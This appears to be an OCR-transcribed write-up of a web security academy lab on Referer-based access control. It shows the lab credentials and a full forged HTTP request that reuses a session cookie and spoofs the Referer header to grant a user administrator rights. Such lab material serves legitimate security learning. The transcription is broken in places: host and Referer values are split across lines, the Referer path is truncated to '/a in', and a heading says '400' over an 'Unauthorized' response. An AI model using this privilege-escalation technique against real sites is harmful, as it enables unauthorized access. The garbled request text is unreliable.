
# Referer-based access control

This lab controls access to certain admin functionality based on the Referer header. You can familiarize yourself with the admin panel by logging in using the credentials administrator:admin.


To solve the lab, log in using the credentials wiener:peter and exploit the flawed access controls to promote yourself to become an administrator.

### Review the upgrade mechanism




```
GET /admin-roles?username=carlos&action=upgrade
HTTP/1.1
Host:
0aa4003504b262c3c03408e500850028.web-security-acade
my.net
```

### If you browse to the link then you get a 400



```
"Unauthorized"
```


### Use wieners session token to upgrade admin access for wiener



```
GET /admin-roles?username=wiener&action=upgrade HTTP/1.1
Host: 0aa4003504b262c3c03408e500850028.web-security-academy.net
Cookie: session=9jILqzg6VG6I2J6IcOsY9TaVcjvXwEfW
Sec-Ch-Ua: "Not;A=Brand";v="99", "Chromium";v="106"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
e/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0aa4003504b262c3c03408e500850028.web-security-academy.net/a
in
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en;q=0.9
Connection: close

```

Collect the usual



Congratulations, you solved the lab!